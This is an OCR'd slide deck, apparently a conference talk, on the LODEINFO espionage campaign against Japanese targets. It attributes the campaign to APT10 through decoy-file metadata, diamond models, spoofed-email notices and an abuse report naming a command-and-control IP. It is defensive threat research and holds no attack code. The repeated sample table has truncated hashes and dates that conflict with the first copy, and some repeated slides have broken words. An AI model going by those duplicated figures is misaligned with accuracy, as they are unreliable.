
When limited to those judged to be malicious by AV scans,
the number of cases decreased to 2 in 3 months.



Attack groups using old Office versions in Japanese language environments to create decoy files could be very rare.

Further investigation with VirusTotal

When limited to those judged to be malicious by AV scans,
the number of cases decreased to 2 in 3 months.



APT10's decoy files reported in May 2018

Collection of samples containing “Windows ユーザー”

13 samples were observed under the conditions described above, 11 of which were attributed to APT groups.

MD5	First Submission Time for VT (JST)	Submission Filename	Creation Time (JST)	Last Modified Time (JST)
c965bcc3b2bc3d54bc93121ae46eb0b0	2017/11/29 (Wed) 15:33	防衛省からの情報提供（最新版）2.docm	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
797b450509e9cad63d30cd596ac8b608	2018/01/10 (Wed) 16:18	2018年度（平成30年度）税制改正について.doc, **1.docx**	2018/01/09 (Tue) 12:56	2018/01/09 (Tue) 13:25
57228e857180205643a0e1c1b43a5c3f	2018/01/23 (Tue) 13:45	test.doc	2018/1/18 (Thu) 13:45	2018/01/18 (Thu) 13:50
fefaa0df12195fc3d90d9393ad3a7840	2018/01/30 (Tue) 13:55	世界経済アウトルック.doc	2018/01/29 (Mon) 18:41	2018/01/29 (Mon) 18:55
9706c9b6c5133c2a9be5a67da069b97f	2018/02/01 (Thu) 13:41	[MD5 hash value]	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
b7b97eb5a297e8371b6964a83f4650da	2018/02/01 (Thu) 13:45	lmane.doc	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
95b862f508bd2473012065947abc2eb3	2018/03/12 (Mon) 18:36	新旧参与会議意見書の比較.doc	2018/03/09 (Fri) 18:05	2018/03/09 (Fri) 18:09
e0b9a79d594e5a05a83e450e7a27637b	2018/04/03 (Tue) 17:08	test.doc	2018/04/03 (Tue) 16:47	2018/04/03 (Tue) 16:47
f82fbfb10958eb37e0d570c66c180c1b	2018/04/03 (Tue) 19:03	**1.docx**	2018/01/09 (Tue) 12:56	2018/01/09 (Tue) 13:25
82f65647ff02fb0f13880f9158acfbcd	2018/04/26 (Thu) 18:50	【6月26日（火）】「三極委員会東京地域会合」ご案内2.doc.docm	2018/04/26 (Thu) 18:49	2018/04/26 (Thu) 18:49
56cbbea8535c0e8ae967fcdec17db491	2018/05/24 (Thu) 08:02	確認資料 国際法務.doc	2018/05/15 (Tue) 09:45	2018/05/15 (Tue) 13:06

Collection of samples containing “Windows ユーザー”

13 samples were observed under the conditions described above, 11 of which were attributed to APT groups.

MD5	First Submission Time for VT (JST)	Submission Filename	Creation Time (JST)	Last Modified Time (JST)
c965bcc3b2bc3d54bc93121ae46eb0b0	2017/11/29 (Wed) 15:33	防衛省からの情報提供（最新版）2.docm	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
797b4f	Wed) 16:18	2018年度（平成30年度）税制改正について.doc, 1.docx	2018/01/09 (Tue) 12:56	2018/01/09 (Tue) 13:25
57228	45	test.doc	2018/1/18 (Thu) 13:45	2018/01/18 (Thu) 13:50
fefaa	2018/01/30 (Tue) 13:55	世界経済アウトルック.doc	2018/01/29 (Mon) 18:41	2018/01/29 (Mon) 18:55
9706c9b6c5133c2a9be5a67da0	2018/02/01 (Thu) 13:41	[MD5 hash value]	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
b7b97eb5a297e8371b6964a83f	2018/02/01 (Thu) 13:45	lmane.doc	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
95b86	2018/02/12 (Mon) 18:36	新旧参与会議意見書の比較.doc	2018/03/09 (Fri) 18:05	2018/03/09 (Fri) 18:09
e0b9a	2018/04/03 (Tue) 17:08	test.doc	2018/04/03 (Tue) 16:47	2018/04/03 (Tue) 16:47
f82fb	2018/01/03 (Tue) 19:03	1.docx	2018/01/09 (Tue) 12:56	2018/01/09 (Tue) 13:25
82f65	2018/04/26 (Thu) 18:50	【6月26日（火）】「三極委員会東京地域会合」ご案内2.doc.docm	2018/04/26 (Thu) 18:49	2018/04/26 (Thu) 18:49
56cbbea8535c0e8ae967fcdec17db491	2018/05/24 (Thu) 08:02	確認資料 国際法務.doc	2018/05/15 (Tue) 09:45	2018/05/15 (Tue) 13:06

All 11 decoy files used in APT10 operations reported in May 2018

Possibly reused environment used by APT10 in the past due to changes in TTP (Moderate Confidence)


Diamond model for LODEINFO campaign

Adversary

- Believed to be China state-backed
- There are likely to be members associated with APT10

Capabilities

- Custom Malware (LODEINFO/ MirrorFace)



Infrastructure

- VPS/Hosting service (Vultr/CHOOPA/LINODE)

Victims

- Japanese defense, diplomatic, politics and media

Social-Politics Axis


- Motivated to Attack Japanese Economic Organizations

Technical Axis

- Spear-phishing
- DLL Side-Loading
- Japanese decoy file
- Using custom RAT
- Use of IPs belonging to Japan

Relation to Operation RestyLink

- Attack campaigns targeting Japan observed since around Oct. 2021
  - Target sectors: academic (energy), think-tank
  - spearphishing emails lead to a URL with a malicious file
  - The attacker is not attributed.
- J-CRAT reported LODEINFO emails spoofing the organization attacked by Operation RestyLink



2.2 安全保障、国際政治、外交、メディアを標的としたと目される攻撃活動

LODEINFO と呼ばれる諜報用マルウェアを用いた攻撃は、2019 年末以降 2022 年上半期も継続して活発な活動が確認された。攻撃の標的とされた分野も従来同様、安全保障、国際政治、外交、メディアであった。

一連の活動では、攻撃メールは主にフリーメールから送信されているが、送信者名（表示名）はメール受信者に関係のある、実在する組織、個人を詐称している。メールの添付ファイルで送付する資料（マルウェアのダウンローダを内包した攻撃ファイル）のテーマも攻撃ターゲットが興味を持ちそうな分野とするなど、攻撃の成功率を上げるため事前にターゲットの調査を入念に行っていることが伺える。同一のターゲットに対しテーマを変えながら何度も攻撃メールを送付するなどしつこく粘り強い攻撃が行われており、事前準備の周到さと合わせ、いかにも高度な持続的脅威（Advanced Persistent Threat; 通称 APT）の攻撃であると言える。

ただ、事前準備の周到さに対して攻撃メール自体はやや不自然、お粗末なところが見受けられるところもあり、特に 2.1 に記載した攻撃に比べると不自然さが目立つ。この攻撃者は詳細なやり取りに耐えられるほどの語学、知識、慣習に習熟していない可能性はある。また、事前調査と実際の攻撃で異なるチームが担当している可能性もあるだろう。

2022 年上半期にある攻撃で攻撃メールの送信元に詐称されていた組織、個人が、別の攻撃ではターゲットとされ攻撃メールを受信していた事例も確認されている。通常、攻撃メールを受信した場合は継続した他の攻撃を受けていないか、マルウェア感染などに至っていないかなど、攻撃を受けた前提での調査、対応を行うが、詐称された送信元側でもサプライチェーン攻撃のように攻撃が連鎖していないか注意すべきであろう。

また、2.1 に記載した攻撃でターゲットとなった組織、個人が、こちらの攻撃では詐称された送信元となっていた事例も確認されている。ターゲットとなる攻撃分野が重複しているためたまたまそうなったのか、あるいは攻撃者に共通部分がある、攻撃者間で情報を共有しているといったことがあるのかはこの事例からは判断できないが、両方の攻撃でターゲットとなりうることには注意が必要であろう。


昨今の攻撃では、いきなり攻撃メールを送付せず、着信と関心度を確認しながら、メールのやりとりを通じた添付ファイルや悪性リンククリックへの心理的負荷を減らすようなソーシャルエンジニアリング技術を取り込むこともあり、不審メールに気づいた段階で防御にまわると、攻撃者の推定に関わる攻撃ツールの回収にいたらないケースもある。一方でこのようなケースでは、政府や政府関係機関と協力し、攻撃ツールを回収し、被害の抑止や防御に向けた対応の検討に資することも可能なため、再掲となるが脅威情報（不審メール）があった場合は政府での利活用を目的とした情報連携（情報提供）にご協力いただきたい。

https://www.ipa.go.jp/files/000106897.pdf

“2.1” => Operation RestyLink

Spearphishing emails that may be relevant

Japan Productivity Center (Aug. 4th, 2022)



お知らせ

なりすましメールに関するご注意

2022年8月4日

８月4日までに、当本部職員を装った「なりすましメール」が不正に送信されている事実を確認いたしました。

snip.

以下、実際に送信された迷惑メールの例を記載致します。

差出人：●●●●　＊＊＊＊＊@jpc-net.com　←当本部のドメイン名でない
件名：ご出講についての内々のお願い（日本生産性本部より）
日付：2022 年 8 月 4 日　16:38
宛先：●●●●

●●様
お世話になっております。・・・・・・・・・・・・・・・と申します。
この度ご出講のお願いでご連絡させていただきました。
日本生産性本部では・・・

お忙しいところ大変恐縮ではございますが、ご返信をお待ち申し上げます。

公益財団法人　日本生産性本部
●●　●●　（当本部の役職員名）
＊＊＊＊＊@jpc-net.com　←当本部のドメイン名でない

https://www.jpc-net.jp/news/detail/20220804_005992.html

Center for International Economic Collaboration(Aug. 10th, 2022)

CFIEC 一般財団法人 国際経済連携推進センター Center for International Economic Collaboration

English　サイト内検索

ホーム　▼センターについて　サイトマップ　お問い合わせ

なりすましメールに関するご注意

8月10日に、当財団の職員名を騙った不審なメール、いわゆる「なりすましメール」が不正に発信されているという事実を確認致しました。
本メールの発信元アドレスは当財団のものと異なり、当財団職員になりすまして発信されたメールであり、当財団及び当財団職員から発信したものではありません。

snip.

以下、実際に発信されたメールの一部を記載致します。

From: ●●●●　<*****@jcfiec.org>←当センターのドメイン名（cfiec.jp)ではない
Sent: Wednesday, August 10, 2022.10:25AM
To:●●●●
Subject:研究会へのゲスト参加のお願い【国際経済連携推進センター】

●●先生
お世話になっております。・・・・・・・・・・と申します。
本日は、当財団の研究会にゲストスピーカーとして３０～４０分ほどのご講演、質疑応答４０～５０分程度ご対応のお願いです。
当財団では・・・・・・・・・・
どうぞよろしくご検討のほど、よろしくお願い致します。

国際経済連携推進センター
●●●部長
●●●●（当財団に実在する職員名）
東京都港区虎ノ門１－１－２０
虎ノ門実業会館２階

【 調査研究事業 】
－デジタル変革への対応
»TF1 デジタルニューノーマルへの環境整備
»TF2 データの利活用と個人情報保護の在り方
»ガバメントアクセスと貿易ルールに関す
»日イスラエル・デジタル連携事業推進検討委員会
－中国からみた経済安全保障と内外政策
»中国研究会
»中国研究会の情報発信

【 情報発信事業 】
－ウェビナー
－寄稿掲載
»コロナの先の世界
»ニューノーマルと社会
»コロナショック下の世界と日本：グレート・リセットの時代
»ロシア ウクライナ侵攻と今後の世界
－その他情報発信
－イベントのご案内

https://www.cfiec.jp/2022-08-07/

We guess that the attacker are sending emails to people and organizations interested in **economics, defense, and diplomacy**.

Comparison of Diamond Models


LODEINFO Campaign

Social-Politics Axis

- Interest in a wide range of Japanese foundations

Capabilities

- Custom Malware (LODEINFO/ MirrorFace)



Adversary

- Believed to be China state-backed
- There are likely to be members associated with APT10

Infrastructure

- VPS/Hosting service (Vultr/CHOOPA/LINODE)

Technical Axis

- Spear-phishing
- DLL Side-Loading
- Japanese decoy file
- Using custom RAT
- Use of IPs belonging to Japan

Victims

- Japanese defense, diplomatic, politics and media


Operation RestyLink ([11])

Social-Politics Axis

- Japanese diplomacy in East Asia (Also interested in politics and defense?)

Capabilities

- Downloader (LNK file, Multiple document, Golang binary)
- Cobalt Strike



Adversary

- Believed to be based in East Asia?

Infrastructure

- VPS/Hosting service (Vultr/CHOOPA/LINODE)
- OpenResty
- Mimicking domain name

Technical Axis

- Spear-phishing
- DLL Side-Loading
- Microsoft word startup
- Japanese decoy file
- Use of IPs belonging to Japan

Victims

- Japanese company
- Diplomatic field (academic, think-tank)

Comparison of Diamond Models

LODEINFO Campaign

Social-Politics Axis

- Interest in a wide range of Japanese foundations

Capabilities

- Custom Malware (LODEIN FO/ MirrorF ce)

Technica l Axis

- Spear -phishing
- DLL S de-Loading
- Japan ese decoy file
- Using custom RAT
- Use o IPs belonging to Japan

Adversary

- Believed to be China state-backed
- members associated

Infrastructure

- (Vultr/CHOOPA/LINODE)

Victims

- Japanese defense, diplomatic, politics and media

While the specific tools used are different,
similarities can be seen in the TTPs and areas of target interest

Relevant organizations urgently need to be able to detect and defend against these techniques

Operation RestyLink ([11])

Social-Politics Axis

- Japanese diplomacy in East Asia (Also interested in politics and defense?)

Capabilities

- Downloader (LNK file, Multiple document g binary)

Technical Axis

- Spearphishing
- DLL Side-Loading
- Microsoft word startup
- Japanese decoy file
- Use of IPs belonging to Japan

Adversary

- Believed to be based in East Asia?

Infrastructure

- VPS/Hosting service (Vultr/CHOOPA/LINODE)
- OpenResty
- Mimicking domain name

Victims

- Japanese company
- Diplomatic field (academic, think-tank)

Limitation and Conclusion

Limitation for open-source based research

- Fall behind
  - Malware samples must be posted on the Internet to be investigated
  - In many cases context is lost.
  - Difficult to follow if TTPs change significantly

- Without external intelligence source and contacts to gather and analyze information, only piecemeal research is possible.
  - It is essential to try to understand the entire campaign as much as possible.
  - There is a limit to what one organization can do...


Difficulty in takedown

> Taking down the attacker infrastructure is the preferred means of getting ahead of attackers.
> **.....but very difficult**

- Attackers choose infrastructures that are difficult to take down.
- Even in cases where the message was received from LINODE, the case did not result in a takedown.

Difficulty in takedown

- Difficult to prove that it is a Localized Targeted RAT infrastructure in the first place
  - Even if the service providers are positive about takedown, they cannot take actions without hard evidences
  - What is the evidence of LODEINFO CnC server that even a layman can understand 🤔
- We will continue to report of abuse, but the effect of such reports is unknown.



Malware report from Ryo Minakawa


LW ○ Linode Website <wordpress@linode.com>
宛先: [redacted]
2022年8月6日 土曜日 0:15

Report Contents

Abuse Type	malware	
Name	First Name	Ryo
	Last Name	Minakawa
Title	LODEINFO malware's infrastructure	
Email	[redacted]	
Entity		
Entity Domain		
Entity Email		
Date & Time of Event	2022-07-30 00:00:00	
Offending URL		
Source IP Address	172.104.72.4	
Evidence/Logs	In 07/30/2022, a LODEINFO malware sample which is used Chinese APT group was submitted t https://www.virustotal.com/gui/file/31c87d9a84c7996a56024c93787de9332099faf707cd8d0166e5 LODEINFO malware ref. => https://vb2020.vblocalhost.com/uploads/VB2020-66.pdf Analysis of tl that port 80 of the corresponding IP address (i.e. http://172.104.72[.]4) was registered in the malw a Command & Control server. Ref. Image => https://twitter.com/Metemcyber/status/15553737587 to determine maliciousness because the malware does not return malicious content unless it follo communication method. Given that the same version of the malware was discovered on 5/30, it is attacker possessed the malware before or after 5/30. => Ref.: https://twitter.com/8th_grey_owl/status/1531229460250230784 I certify that the information in this report is wholly true, accurate, and correct and the time of my s	

What we can do against the LODEINFO threat


- Generators of Intelligence: provide real-time threat intelligence by monitoring open-source
  - Reproducible IoCs and signatures (“ACT”)
- Consumers of Intelligence: **Build an organization for effective use of intelligence**
  - Can you detect intrusion based on hash values or network artifacts?
  - Can you evaluate signatures in your organization? Can it be incorporated?
  - What type of logs are being obtained?
  - How long can the investigation be traced back to?



The Sliding Scale of Cyber Security
(SANS: 『The Sliding Scale of Cyber Security』, Figure 1)
https://www.sans.org/white-papers/36240/

Tips: Control DLLs by AppLocker

- Useful as a means of preventing DLL Side-Loading from signed executables
  - Methodology for users who do not add software frequently
- DLL execution by LOLBAS can also be prevented
  - rundll32.exe
  - regsvr32.exe



Conclusion

- Sharing about the latest LODEINFO campaign
  - The TTPs have been changed to those frequently used by Chinese APT groups in v0.6.3
  - **New insight into attribution analyzed from a decoy file perspective**

- Introduction of CTI and analysis methods based on open-source
  - Despite the limitations of the research, threat intelligence relevant to your organization may be available more quickly than in vendor reports.

- **Necessary of building an organization for effective use of intelligence**
  - Efforts to take the best possible steps
  - Know your organization properly

Any Questions?

References (1)

- [1] JPCERT 『Malware “LODEINFO” Targeting Japan』(2020/02/27)
https://blogs.jpcert.or.jp/en/2020/02/malware-lodeinfo-targeting-japan.html
- [2] JPCERT 『Evolution of Malware LODEINFO』(2020/06/19)
https://blogs.jpcert.or.jp/en/2020/06/evolution-of-malware-lodeinfo.html
- [3] JPCERT 『Further Updates in LODEINFO Malware』(2021/02/18)
https://blogs.jpcert.or.jp/en/2021/02/LODEINFO-3.html
- [4] macnica & T5 『標的型攻撃の実態と対策アプローチ 第5版 日本を狙うサイバーエスピオナージの動向 2020 年度』(2021/05/21)
https://www.macnica.co.jp/business/security/manufacturers/files/mpressioncss_ta_report_2020_5.pdf
- [5] macnica, 『Tracking rapid evolution? Copycat? of An APT RAT in Asia』, VB2020, (2020/09)
https://vb2020.vblocalhost.com/uploads/VB2020-66.pdf

References (2)

- [6] kaspersky 『APT10 HUNTER RISE ver3.0: Repel new malware LODEINFO, DOWNJPIT and LilimRAT』, HITCON 2021, (2021/11)
  https://hitcon.org/2021/agenda/6d88317b-4d90-4249-ba87-d81c80a21382/APT10%20HUNTER%20RISE%20ver3.0%20Repel%20new%20malware%20LODEINFO%20DOWNJPIT%20and%20LilimRAT.pdf
- [7] macnica & T5 『標的型攻撃の実態と対策アプローチ 第6版 日本を狙うサイバーエスピオナージの動向 2021年度』(2022/06/15)
  https://www.macnica.co.jp/business/security/cyberespionage_report_2021_6.pdf
- [8] kaspersky, 『APT10: Tracking down LODEINFO 2022, part I』 (2022/10/31)
